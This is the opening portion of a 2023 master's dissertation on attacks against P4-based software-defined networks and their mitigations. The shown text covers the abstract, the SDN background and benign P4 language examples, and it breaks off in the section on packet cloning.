1 2 9 0

UNIVERSIDADE Đ
COIMBRA

Duarte Manuel Bento Dias

Attack Framework for SDN Networks and Protocols

Dissertation in the context of the Master in Cybersecurity, advised by Professor Bruno Sousa and Professor Tiago Cruz and presented to the Department of Informatics Engineering of the Faculty of Sciences and Technology of the University of Coimbra.

July 2023

DEPARTAMENTO DE
ENGENHARIA INFORMÁTICA
FACULDADE DE
CIÊNCIAS E TECNOLOGIA
UNIVERSIDADE Ð
COIMBRA

Duarte Manuel Bento Dias

Attack Framework for SDN Networks and Protocols

Dissertation in the context of the Master in Cybersecurity, advised by Professor Bruno Sousa and Professor Tiago Cruz and presented to the Department of Informatics Engineering of the Faculty of Sciences and Technology of the University of Coimbra.

July 2023

1 2 9 0

DEPARTAMENTO DE
ENGENHARIA INFORMÁTICA
FACULDADE DE
CIÊNCIAS E TECNOLOGIA
UNIVERSIDADE Ð
COIMBRA

Duarte Manuel Bento Dias

Framework para ataques a redes SDN e respetivos protocolos

Dissertação no âmbito do Mestrado em Cibersegurança, orientada pelo Professor Bruno Sousa e pelo Professor Tiago Cruz e apresentada ao Departamento de Engenharia Informática da Faculdade de Ciências e Tecnologia da Universidade de Coimbra.

Julho 2023

Acknowledgements

I would like to acknowledge the support of the project POWER (grant number POCI-01-0247-FEDER-070365), co-financed by the European Regional Development Fund (FEDER), through Portugal 2020 (PT2020), and by the Competitiveness and Internationalization Operational Programme (COMPETE 2020).

I also acknowledge the support of the project MH-SDVanet: Multihomed Software Defined Vehicular Networks (reference PTDC/EEI-COM/5284/2020).

Abstract

This thesis examines the security implications of the emerging technology P4. Assuming that a switch can be injected with a rogue program using an infected library, three attacks data-plane attacks were developed: Traffic Re-routing, Man-in-the-Middle (MiTM), and Denial-of-Service (DoS). The thesis explores the implementation of all mentioned attacks, with emphasis on creating a remote trigger that allows the attack to be used at a different time other than infection.

Mitigation strategies for the described attacks were also studied. In terms of statical analysis, the state of the art was searched, resulting in the retrieval of only two suitable tools, Gauntlet and BF4. After testing using the said tool, it was concluded that neither is able to detect rogue data-plane changes in code.

In regards to network-based mitigation, P4-INT was tested as a network monitoring solution. INT was implemented in a spine-leaf (with 2 spines as 4 leaves), and it is responsible for collecting several network-related metrics: ingress and egress port, ingress and egress timestamp, ingress and egress interface, protocol, node ID and queue occupancy. It was concluded that P4-INT can detect a subset of the tested attacks (such as switch-DoS, MiTM, and to an extent, traffic re-routing), but it is not as successful in Single-Host DoS.

Finally, an implementation of a controller-based countermeasure is demonstrated using the P4Runtime Controller. The example uses Grafana as a notification system, and the P4 runtime controller is used to issue a control-plane reset, followed by a system recovery.

Keywords

P4, P4-INT, Software-Defined Networks, Exploitation, Grafana Monitoring

Resumo

Esta tese examina as implicações de segurança da tecnologia emergente P4. Assumindo que um switch pode ser injetado com um programa malicioso usando uma biblioteca infectada, três ataques foram desenvolvidos: redirecionamento de tráfego, homem-no-meio (*MiTM*) e negação de serviço (*DoS*). A tese explora a implementação de todos os ataques mencionados, com ênfase na criação de um gatilho remoto que permite que o ataque seja usado num momento diferente da infecção.

Estratégias de mitigação para os ataques descritos foram também estudadas. No que toca a análise estática, o estado da arte foi consultado, no qual apenas duas ferramentas adequadas, *Gauntlet* e *BF4* foram encontradas. Após testes, foi concluido que nenhuma das ferramentas mencionadas detecta alterações malignas no plano de dados do código.

No que toca de mitigação baseada na rede, o *P4-INT* foi estudado como solução de monitorização. O *INT* foi implementado num cenário que segue a arquitectura spine-leaf (com 2 *spines* e 4 *leafs*), e é responsável por recolher várias métricas relacionadas à rede, nomeadamente porto, carimbo de hora e interface de entrada e saída, protocolo utilizado, ID do nó e ocupação a fila. Concluiu-se que *P4-INT* pode detectar um subconjunto dos ataques testados (como *switch-DoS*, *MiTM* e, em certa medida, redirecionamento de tráfego), mas não é tão bem-sucedido em DoS de um único receptor.

Finalmente, é demonstrada uma implementação de uma contramedida baseada no controlador *P4Runtime*. O exemplo utiliza o Grafana como sistema de notificação, e o controlador *P4Runtime* para emitir um reset do plano de controlo, seguido de uma recuperação do estado do sistema.

Palavras-Chave

P4, P4-INT, Redes Definidas por Software, Ataques, Monitorização com Grafana

"I know of no better life purpose than to perish in attempting the great and the impossible"
Nietzsche

Contents

Acronyms

API Application Programming Interface.

ARP Address Resolution Protocol.

BMv2 Behavioral Model Version 2.

CLI Command Line Interface.

DAST Dynamic Application Security Testing.

DoS Denial of Service.

DPDK Data Plane Development Kit.

DPI Deep Packet Inspection.

gRPC Remote Procedure Call.

IDS Intrusion Detection System.

INT In-Band Network Telemetry.

JSON JavaScript Object Notation.

MitM Man in the Middle.

MLPC Multilayer Perceptron.

NAT Network Address Translation.

OEM Original Equipment Manufacturer.

ONF Open Networking Foundation.

ONOS Open Network Operating System.

P4 Programming Protocol-independent Packet Processors.

p4c P4 Compiler.

PISA Protocol Independent Switch Architecture.

PSA Portable Switch Architecture.

RTT Round Trip Time.

SAST	Static Application Security Testing.
SDN	Software-Defined Network.
SDNs	Software-Defined Networks.
SEFL	Symbolic Execution Friendly Language.
TAP	Test Access Port.
TCP	Transmission Control Protocol.
TTL	Time To Live.
UDP	User Datagram Protocol.

List of Figures

List of Tables

Chapter 1

Introduction

The introductory chapter provides an overview of the work developed. This chapter begins with a small introduction, followed by an overview of the objectives, a listing of contributions, the motivation behind the work, and finally, a summarised version of the structure of the document.

Section 1.1 briefly introduces the thesis, mentioning the motivation behind the research.

Section 1.2 details the goals of this document.

Section 1.3 outlines the contributions made by this thesis.

Section 1.4 describes the structure of the entire document and is aimed at helping the reader navigate through the different topics covered.

1.1 Introduction and Motivation

P4, short for Programming Protocol-Independent Packet Processors, is a packet programming language developed by Bosshart in 2014 [Bosshart et al., 2014]. This language was created as an effort to efficiently replace OpenFlow by offering solutions to several known issues and challenges, including lack of programmability and protocol independence. By approaching network configuration programmatically, P4 allows for great flexibility in network management.

Technically speaking, P4 processes bit-streams instead of protocol-specific packets, allowing the administrator to specify protocol parsing programmatically. P4 aims to be target-independent by working with multiple hardware manufacturers and by separating the core of the language from its external components, which can be defined by the vendor.

The P4 Language Consortium and the Open Networking Foundation (ONF) currently maintain P4. The ONF is a "community-led non-profit consortium fostering and democratizing innovation in software-defined programmable networks" [Foundation]. Being backed by such an institution ensures its long-term support and keeps the technology open-source and widely available. P4's current revision is $P4_{16}$, version is 1.2.4. Since the more recent update was distributed after the start of this thesis, the work developed uses $P4_{16}$ version 1.2.3.

P4 has been accepted by both the industry and academia and is predicted to slowly gain more popularity[Liatifis et al., 2023]. It is vital for a language to be bug-free and have well-drawn limitations to be viable for professional-grade workloads.

The job of the network administrator usually encompasses the configuration of multiple tools or apps to ensure proper network configuration. P4, as a network programming language, goes a level deeper in terms of customization, but with the caveat that it requires more effort to work with. For this reason, it is not expected that a network admin configures a P4 network from scratch, but instead uses middleware that abstracts P4 in the form of an app.

The abstraction of software opens an attack vector by exploiting the programmability of the language and the lack of analyzing tools available. This does not imply that the attacker fully controls the switch, instead [Black and Scott-Hayward, 2021] proved that P4 code can be changed by infecting adjacent libraries. Moreover, as proved by [Dumitru et al., 2020], P4's data plane is susceptible to attacks, which opens up opportunities for studying the security landscape of P4.

1.2 Objectives

The goals of this thesis are as follows:

- To study and provide an accurate summary of the state-of-the-art in P4's security landscape;
- To generate data plane exploits using [Black and Scott-Hayward, 2021] as the attack vector;
- To study P4's available Static Application Security Testing (SAST) solutions;
- To leverage P4-INT as a network visibility tool and understand its results when applied to the created attacks;
- To propose mitigation strategies using the data collected by P4-INT as a detection metric.

1.3 Contributions

Numerous contributions have emerged throughout the execution of this task.

In the work [Black and Scott-Hayward, 2021], an issue was reported regarding the code, resulting in a change in the repository (`https://github.com/conorblack/AdvExpP4DP/issues/1`).

Appendix A was created to explain a missing piece in the official P4 tutorial repository [P4Team]. It was converted to markdown and submitted to the official repository, awaiting merging with the main branch after review (`https://github.com/p4lang/tutorials/pull/509`).

Using information collected during this thesis, a paper was written and submitted to the NetSoft 2023 Conference as a possible Ph.D. Symposium. Unfortunately, the paper was not accepted, but valuable information was extracted from the feedback and used to improve the thesis.

During the mitigation step of this thesis, a detailed overview and explanation of the usefulness of In-Band Network Telemetry (INT) metrics are presented. Furthermore, several limitations were also detected in INT regarding its capabilities of detecting certain types of attacks. This information will be useful going forward when using INT in networks.

1.4 Structure

This document is structured as follows:

Chapter 2 provides an analysis of controllable data planes, taking into consideration the historical perspective and analyzing several technologies. It then formally introduces P4 and discusses the most important aspects of the language. The chapter concludes with a presentation of relevant literature in the P4 security landscape.

Chapter 3 is the core of the thesis, where exploits are developed and tested in a simple network scenario. The chapter ends with a formal test on the developed attacks.

Chapter 4 leverages INT in a developed testbed, analyzing the capabilities of INT metrics for attack detection, and applying them to the attacks developed in chapter 3. The chapter concludes with a practical example of a mitigation system in action.

Chapter 5 provides a wrap-up for the document, revising all of the work and connecting the theoretical completion with the implementation and results.

Additionally, Appendix A provides a tutorial on the Mininet Framework applied in the context of the P4 tutorial repository.

Chapter 2

Context and Related Work

This chapter introduces the reader to various networking concepts, providing the necessary foundation to understand the work developed in later chapters.

Section 2.1 presents a historical perspective of Software-Defined Networks (SDNs), starting from traditional switches to the newer P4, explaining the evolution of networks alongside their inherent flaws.

Section 2.2 examines the Software-Defined Network (SDN) infrastructure and takes a look at the SDN security landscape.

Section 2.3 presents the practical aspects of the P4 language, following the official language specification.

Section 2.4 examines the current network monitoring landscape, with a special focus on In-Band Network Telemetry (INT).

Section 2.5 reviews relevant academic material, focusing on four themes: P4 bug finding, Static Application Security Testing (SAST), Dynamic Application Security Testing (DAST), and network monitoring solutions using INT.

2.1 Historical Context

The next section delves into the historical context of networking, exploring the evolution and milestones that have shaped the field.

2.1.1 Traditional Networking

In the past, networks were designed differently than they are today. Traditional switches were typically closed source, meaning the Original Equipment Manufacturer (OEM) had complete control over the device. Scholars and network administrators were unable to test the switch beyond what was defined by the manufacturer.

In other words, consumers were heavily restricted by the OEM. This was far from an ideal situation. For example, if a user wanted to create and manage their own protocol, there would be no hardware support.

From the manufacturer's perspective, this was an understandable decision as it maintained control over its intellectual property and update cycle, resulting in better performance.

2.1.2 SDNs and Network Decoupling

As the internet grew larger, its requirements also changed. Ideally, the network should be able to split packet processing (data plane) from rule generation (control plane), enabling fast dynamic management of the network. This two-plane separation consists of the following:

- The **Control plane** contains most of the logic necessary for a switch/router to operate. It handles the logical side of routing and guides the behavior of a packet that enters the switch. Depending on the implementation, the control plane will be more or less active. However, most of the heavy lifting is done within this plane, such as generating network graphs and calculating the best routing scenario.

- The **Data plane**, on the other hand, processes the network packets, complying with the rules previously established by the control plane.

Internet decoupling was first described in [Yang et al., 2004] back in 2004. The document defines the architectural framework for ForCES (Forwarding and Control Element Separation). However, the success of the framework was limited by the community's views on new techniques to control the network.

A few years later, in 2008, a paper [McKeown et al., 2008] promised a technology "based on an Ethernet switch, with an internal flow-table, and a standardized interface to add and remove flow entries." OpenFlow was an instant hit, and two years after its creation, Google was already implementing it in its network.

2.1.3 OpenFlow

OpenFlow[McKeown et al., 2008] revolutionized the networking industry by addressing the problems posed by proprietary software and hardware from manufacturers.

OpenFlow proxied network packets and arranged them into different flows based on their properties. This not only kept the "regular" internet working, which defaulted to the traditional way of forwarding but also allowed for the separation of packets into different flows.

2.1.4 P4

Although OpenFlow has revolutionized networking, it still has limitations. For instance, OpenFlow works at the packet level by parsing packets based on their protocol. While this is sufficient for most uses, it may not cover all network cases.

P4, on the other hand, works with bitstreams, which enables administrators to customize headers and parsing logic. This framework provides protocol independence, enabling a greater level of customizability.

According to the original P4 document [Bosshart et al., 2014], P4 provides the following properties:

- **Reconfigurability**. Programmers can change the way switches process packets after deployment.
- **Protocol independence**. Switches are not tied to any specific network protocol.
- **Target independence**. Programmers can describe packet-processing functionality independently of the underlying hardware specifics.

In short, P4 provides a customizable pipeline that processes both traditional and customized headers, granting more fine-grained control of the network by giving the ability to define specific algorithms, match conditions, and actions.

2.2 SDN Architecture

SDNs are complex, and therefore, there is a need to formalize their architecture to avoid further confusion. This thesis follows the naming convention used in [Cabaj et al., 2014]. According to this convention, an SDN network consists of three layers plus an additional layer (refer to figure 2.1), which are further described below.

The **Application Layer** is the highest layer of abstraction, where end-user applications such as Intrusion Detection System (IDS), load balancing, and firewalls are implemented.

The **Control Layer** is responsible for managing high-level policies and enforcing them in the data plane. It is the level where controllers are situated.

The **Infrastructure Layer** corresponds to the physical structure of the network. At this level, raw data is processed according to the policies established by the Control Layer.

The **Management Layer** is hidden from execution but affects all layers. It represents all controls that are inherently hidden from the network.

In addition to architectural layers, interfaces can be used to describe the interaction between components of a network. According to [Alsmadi and Xu, 2015],




Figure 2.1: SDN architecture based on the definition of [Cabaj et al., 2014]

four interfaces can be defined to represent three different flows, all centered around the controller.

The **Northbound** interface outlines the flow of communication between the application and control layers.

The **Eastbound and Westbound** interfaces represent the connections between multiple controllers. Horizontal connection is at the heart of SDNs, allowing dynamic interaction between several network elements.

The **Southbound** interface describes the connection between the controller and data plane switches.

2.2.1 SDN Security

As SDNs have become increasingly popular, there has been a growing need for security research. While this is still a work in progress, various vulnerabilities have already been identified. The SDN security landscape is analyzed using the architectural model defined above in this context.

As the management plane can impact all other layers, it is necessary to ensure that it not only enforces strong passwords but also strong access measures. Additionally, it is essential to ensure that the communication channel is secure.

At the application layer, it is important to consider concerns related to API abuse and impersonation. In terms of software, it may be susceptible to information leakage, third-party exploitation, or high-privilege exploitation. Poor policy management is at the center of lower-level traffic flow quality. Therefore, it is necessary to secure the ability of SDNs to define and store network policies ([Shaghaghi et al., 2020]).

At the control layer, there are concerns regarding controller spoofing, man-in-the-middle attacks, information disclosure, and network manipulation. The control plane should also ensure that the circulating traffic is isolated from one another, preventing infections from spreading beyond patient zero. Configurations must ensure the coherency and consistency of applications so that network rules do not contradict one another. In the southbound interface, communication between the switch and controller must be secure to prevent attacks such as man-in-the-middle.

At the data plane level, DoS attacks are most frequent. Other issues, such as communication highjacking and network manipulation, are also possible. In addition to DoS, [Gao et al., 2018] mentions topology poisoning and side-channel attacks. The former involves poisoning the information collected by a controller, while the latter consists in utilizing the processing time of a control plane to learn network configurations.

2.3 Technical background

The following section delves into the technical background of P4, elucidating the underlying concepts and principles of this programmable data plane language. It was developed using the official manual[Consortium, 2022] (revision $P4_{16}$ version 1.2.3) as a reference, as well as the official P4 repository[P4] for examples.

2.3.1 P4 evolution

P4 was first introduced in 2014 [Bosshart et al., 2014] with its initial language definition. The original version was referred to as $P4_{14}$, and after a revision, the newer version became $P4_{16}$.

When comparing the two versions, $P4_{14}$ is a more complex language with a denser core. $P4_{16}$ makes several backward-incompatible changes to reduce the core of the language to its essential functionalities and decouple hardware-based functions and constants into libraries.

With the help of a new construct, the **extern**, which allows the use of the aforementioned libraries, $P4_{16}$ has a stronger and more stable core, leaving the libraries with more flexibility for future changes.

2.3.2 Traditional Switch vs P4 Switch

A traditional switch operates independently from the rest of the network. In contrast, SDN switches use a controller to define their behavior. The controller can be connected to multiple switches and view the network as a whole, enabling dynamic changes at runtime. A Programming Protocol-independent Packet Processors (P4) switch is an SDN switch that utilizes P4 technology. According to the specification, it is "configured at initialization time to implement the functionality described by the P4 program" [Consortium, 2022].

2.3.3 Device Support

As mentioned, P4 is considered to be architecture-independent. For such reason. the manufacturer must provide the following elements:

- A P4 compiler;
- An accompanying architecture definition for the target.

The manufacturer does not need to provide any additional implementation details for P4 to work, thus maintaining the desired anonymity. P4 is supported by several architectures, including but not limited to NetFPGA [Zilberman et al., 2014], BMv2 [Consortium], and Barefoot Tofino [Networks] (discontinued by Intel in January 2023).

It is important to note that P4 programs are not expected to be portable across multiple architectures. However, they should be portable across hardware that runs the same architecture.

2.3.4 P4 Language pipeline

The current version of P4, $P4_{16}$, uses the v1model, which is largely similar to Protocol Independent Switch Architecture (PISA). This is because the legacy version, $P4_{14}$, was designed for PISA. When transitioning to $P4_{16}$, the v1model incorporated ideas from PISA. Figure 2.2 shows the v1model and its core elements:

- The Parser;
- The Ingress Pipeline;
- The Egress Pipeline;
- The Deparser;

Fig 2.2 represents the above-discussed pipeline.

Further details are provided below.




Figure 2.2: P4 Architecture[Consortium, 2022]

The parser

The objective of the parser is to read incoming packets into the system, using the packet_in abstraction, and parse them. Parsing consists of validating headers (explained in more detail in section 2.3.5) and setting standard metadata(for example, ingress or egress port).

The Ingress Pipeline

The ingress pipeline consists of a match-action pipeline, composed of several match-action tables, which are used to modify the header structure. This stage is where most of the computations take place. Additionally, recirculation and cloning are also performed in this stage.

The Egress Pipeline

The egress pipeline is very similar to the ingress pipeline, but it differs in its placement in the timeline. The egress pipeline occurs just before a packet leaves the switch. It has the ability to revoke changes made by the ingress pipeline and make further changes to the header. This stage is necessary because buffering can add unpredictability to the switching process.

The Deparser

The deparser stage collects all the changes made to the packet from both the ingress and egress pipelines, assembles them into the final packet, and releases it to the network.

P4 also supports checksum verification. Although not formally defined as stages in processing, the Checksum Verifier ensures that the arriving packet's checksum is valid and the Checksum Updater updates the checksum to reflect any changes made to the packet.

```
header ethernet_t {
macAddr_t dstAddr;
macAddr_t srcAddr;
bit<16>   etherType;
}
```

Listing 2.1: $P4_{16}$ Header Example

2.3.5 P4 Language Abstractions

P4 is a programming language that incorporates many high-level concepts from other languages, particularly C. Notably, P4 does not include string-related control functions, as these are unnecessary for processing network packets. Furthermore, P4 lacks loops in order to ensure linear complexity for packet traversal through the system, although loops can technically be achieved through recursion.

The following sections provide a more detailed explanation of some language abstractions. Most of the information in this section was retrieved from the official P4 GitHub tutorial section [P4].

Header

The Header "describes the format (the set of fields and their sizes) of each header within a packet"[Consortium, 2022]. A header is similar to a C-struct but with the addition of a hidden validity bit. This bit is used by the parsing and emission methods present in P4 to validate packets going in and out of the system. An example of an Ethernet header is shown in listing 2.1.

Parser

The Parser "describes the permitted sequences of headers within received packets, how to identify those header sequences, and the headers and fields to extract from packets"[Consortium, 2022]. The P4 parser reads the incoming packet using the *packet_in* primitive and parses the raw stream of bytes into a header. Parsing of a packet always starts with the *state start* block and ends with acceptance or rejection of the packet. The parser should verify all headers used in the ingress and egress pipelines. Without packet parsing, the ingress and egress pipelines may not work properly.

Listing 2.2 shows a sample parser implementation. Its function is to parse IPv4 packets, extracting and validating Ethernet and IPv4 information, respectively.

Table

The table "associates user-defined keys with actions. P4 tables generalize traditional switch tables; they can be used to implement routing tables, flow lookup

```
parser MyParser(packet_in packet,
                out headers hdr,
                inout metadata meta,
                inout standard_metadata_t standard_metadata) {
    state start {
        transition parse_ethernet;
    }

    state parse_ethernet {
        packet.extract(hdr.ethernet);
        transition select(hdr.ethernet.etherType) {
            TYPE_IPV4: parse_ipv4;
            default: accept;
        }
    }

    state parse_ipv4 {
        packet.extract(hdr.ipv4);
        transition accept;
    }
}
```

Listing 2.2: $P4_{16}$ Parser Example

tables, access-control lists, and other user-defined table types, including complex multi-variable decisions" [Consortium, 2022].

P4 Tables are special control blocks that perform actions based on key matches. There are 3 main elements to a table:

- The key indicates how the match-action comparison is performed. Three default comparison methods are considered:
  - LPM - longest prefix match;
  - Exact - direct comparison;
  - Ternary - matching a table entry where the field has all bit positions “don’t care” [Consortium, 2022];
- The actions define all the possible flows of execution that can be applied to the table.
- The default action decides which action is applied if no match is found.

Below, Listing 2.3 illustrates a sample forwarding table. This table uses a destination IP as a key and applies an action based on it.

Actions

Actions "are code fragments that describe how packet header fields and metadata are manipulated. Actions can include data, which is supplied by the control plane at runtime" [Consortium, 2022].

```
table ipv4_lpm {
        key = {
            hdr.ipv4.dstAddr: lpm;
        }
        actions = {
            ipv4_forward;
            drop;
            NoAction;
        }
        size = 1024;
        default_action = drop();
    }

    apply {
        if (hdr.ipv4.isValid()) {
            ipv4_lpm.apply();
        }
    }
}
```

Listing 2.3: $P4_{16}$ Table

```
action ipv4_forward(macAddr_t dstAddr, egressSpec_t port) {
    standard_metadata.egress_spec = port;
    hdr.ethernet.srcAddr = hdr.ethernet.dstAddr;
    hdr.ethernet.dstAddr = dstAddr;
    hdr.ipv4.ttl = hdr.ipv4.ttl - 1;
}
```

Listing 2.4: $P4_{16}$ Action

Actions are similar to functions in programming languages. They represent a control block that can modify variables in the code. Listing 2.4 shows a sample forwarding action. It takes several parameters, which are used to change the IP address, set the egress port, and the Time To Live (TTL).

Control Flow Expressions

Control flow expressions are located in the main body of ingress or egress parsers and cannot be used inside actions. According to the official manual [Consortium, 2022], control flow expressions are capable of:

- Constructing of lookups keys from packet fields or computed metadata;
- Performing table lookups using the constructed key, choosing an action (including the associated data) to execute;
- Executing the selected action.

Listing 2.5 is an example of control flow. It first checks the validity of the IP header, and then executes two different tables: *emcp_group* and *ecmp_apply*.

```
apply {
    if (hdr.ipv4.isValid() && hdr.ipv4.ttl > 0) {
        ecmp_group.apply();
        ecmp_nhop.apply();
        }
}
```

Listing 2.5: $P4_{16}$ Control Flow Example

```
extern Checksum16 {
    Checksum16();
    void clear();
    void update<T>(in T data);
    void remove<T>(in T data);
    bit<16> get();
}
```

Listing 2.6: $P4_{16}$ Extern example [Consortium, 2022]

Extern Objects

Externs are "Architecture-specific constructs that can be manipulated by P4 programs through well-defined APIs, but whose internal behavior is hard-wired (e.g., checksum units) and hence not programmable using P4" [Consortium, 2022].

As mentioned in section 2.3.3, P4 is designed to be target-independent. Therefore, its functionality is divided into two parts: the core, which is the same in all targets, and architecture-specific functions. The extern primitive defines methods that are not contained within P4, but instead, are contained within the architecture itself.

Listing 2.6 shows *Checksum16*. This method is declared, but it is not implemented within the code.

User-defined metadata

User-defined metadata defines “structures associated with each packet" [Consortium, 2022].

This refers to the temporary storage variables available in a program. They are commonly called metadata and are defined by the user. They may have different scopes within the pipeline, either local or global.

User-defined metadata is illustrated in Listing 2.7, which shows a user-defined variable.

Intrinsic Metadata

Intrinsic Metadata is “provided by the architecture associated with each packet, e.g., the input port where a packet has been received" [Consortium, 2022].

```
struct metadata {
    bit<14> ecmp_select;
}
```

Listing 2.7: P4$_{16}$ User-defined Metadata

```
parser MyParser(packet_in packet,out headers hdr, inout metadata
   meta, inout standard_metadata_t standard_metadata)
```

Listing 2.8: P4$_{16}$ Intrinsic Metadata

This data is typically declared under the *standard_metadata* parameter. It represents data that can be accessed by the user but is defined by the system.

Listing 2.8 shows the *standard_metadata* parameter, which is contained in a parser definition. This variable is defined and filled by the system.

2.3.6 Data Storage

P4 defines 2 types of storage elements:

- **Stateless elements** do not store data in permanent memory and only exist within the execution of each individual packet.
- **Stateful elements** maintain their state between packet executions. Some examples of permanent storage include counters, meters, and registers.

2.3.7 Operator Precedence

Operator precedence in this language follows the convention established in other languages, with only a few differences:

- The precedence of the bitwise operators & | and ˆ is higher than the precedence of relation operators <, <=, >, >=.
- Concatenation (++) has the same precedence as infix addition.
- Bit-slicing a[m:l] has the same precedence as array indexing (a[i]).

2.3.8 Calling Convention (*in*/*out*/*inout*)

P4 defines variable readability by explicitly representing the read/write properties of parameters. According to the official language manual [Consortium, 2022]:

- *in* parameters are read-only. The *in* parameters are initialized by copying the value of the corresponding argument when the invocation is executed.

- *out* parameters are, with a few exceptions, uninitialized and are treated as l-values within the body of the method or function. After the execution of the call, the value of the parameter is copied to the corresponding storage location for that l-value.**Note**: any header-related *out* parameters will uninitialized and have their validity bit set to *False* by default.
- *inout* parameters combine properties from both in and out parameters.

2.3.9 Threading

Concurrency in P4 involves the use of multiple simultaneous threads. Each packet is processed individually in its own local pipeline, maximizing throughput and containing its own local resources, including the *packet_in* and *packet_out* primitives.

Global blocks, such as the *extern*, can be accessed by all threads. This behavior may lead to race conditions and other undesired concurrency behaviors. To address this issue, P4 introduced the **@atomic** annotation, which is further explained in chapter 2.3.10.

2.3.10 Annotations

P4's annotations aid in the association of metadata with program elements, changing the runtime behavior of the program according to the compiler.

P4 established 2 main types of annotations:

- **Structured Annotations**, which have an optional body;
- **Unstructured Annotations**, which have a mandatory body.

User-created annotations aside, some annotations also are part of the standard. These are characterized by starting with a lowercase letter and defining behaviors specific to the standard library or architecture. Some of the most common are:

- **@optional** indicates that an external function, method, or object does not require a parameter specification.
- **@tableonly** denotes actions that can only be used in a table.
- **@defaultonly** indicates that an action can only be used in a table as the default action.
- **@name** is used for better API communication.
- **@hidden** hides an entity from the control plane.
- **@atomic** imposes atomic execution of a control block or method.
- **@match** specifies a match_kind value other than the default.

```
const bit<32> BMV2_V1MODEL_INSTANCE_TYPE_NORMAL        = 0;
const bit<32> BMV2_V1MODEL_INSTANCE_TYPE_INGRESS_CLONE = 1;
const bit<32> BMV2_V1MODEL_INSTANCE_TYPE_EGRESS_CLONE  = 2;
const bit<32> BMV2_V1MODEL_INSTANCE_TYPE_COALESCED     = 3;
const bit<32> BMV2_V1MODEL_INSTANCE_TYPE_RECIRC        = 4;
const bit<32> BMV2_V1MODEL_INSTANCE_TYPE_REPLICATION   = 5;
const bit<32> BMV2_V1MODEL_INSTANCE_TYPE_RESUBMIT      = 6;
```

Listing 2.9: Special actions metadata variables

```
ipv4_match.apply(); // Match result will go into nextHop if (
    outCtrl.outputPort == DROP_PORT) return;
check_ttl.apply();
if (outCtrl.outputPort == CPU_OUT_PORT) return;
    dmac.apply();
if (outCtrl.outputPort == DROP_PORT) return;
    smac.apply();
```

Listing 2.10: P4$_{16}$ Unwanted drop behaviour prevention

2.3.11 Egress port special actions

P4 supports several actions that directly affect the flow of packets in the pipeline. These actions are natively supported by the system and include:

- Drop;
- Clone;
- Resubmission;
- Recirculation;

To identify abnormal packet flows caused by special actions, P4 uses a metadata variable as an indicator. For the Behavioral Model Version 2 (BMv2) architecture, the values of these constants are shown in Listing 2.9. **Note**: The remainder of this section uses excerpts from [Fingerhut].

Dropping

Dropping is the act of discontinuing the processing of a packet and removing it from the pipeline. This can be achieved in code by using the primitive *mark_to_drop()*.

Note: Dropping is only verified at the end of ingress or egress, which means that the *mark_to_drop()* function can be manually overwritten. [Dumitru et al., 2020] discusses how this can be exploited, using the term "resuscitated packet". Listing 2.10 shows how to avoid this behavior by manually checking for drops.

```
//Simple Clone
clone();
//Preserving metadata
clone_preserving_field_list(CloneType.I2E, I2E_CLONE_SESSION_ID,
    CLONE_FL_1);
```

Listing 2.11: $P4_{16}$ Cloning Example

```
const bit<8> EMPTY_FL    = 0;
const bit<8> RESUB_FL_1  = 1;
const bit<8> CLONE_FL_1  = 2;
const bit<8> RECIRC_FL_1 = 3;

struct meta_t {
@field_list(RESUB_FL_1, CLONE_FL_1)
bit<8>  f1;
@field_list(RECIRC_FL_1)
bit<16> f2;
@field_list(CLONE_FL_1)
bit<8>  f3;
@field_list(RESUB_FL_1)
bit<32> f4;
}
```

Listing 2.12: $P4_{16}$ Metadata Preservation

Cloning

Cloning duplicates a packet and re-ingresses it into a set port. Both the clone and the original packet traverse the switch. This action can be called in either the ingress or egress stage, although the packet will only be cloned after the original packet has finished traversing its egress pipeline.

When cloning a packet, several parameters need to be set:

- Clone type:
  - CI2E: defines an ingress-to-egress clone;
  - CE2E: defines an egress-to-egress clone.
- Session ID;
- User-defined metadata to be preserved.

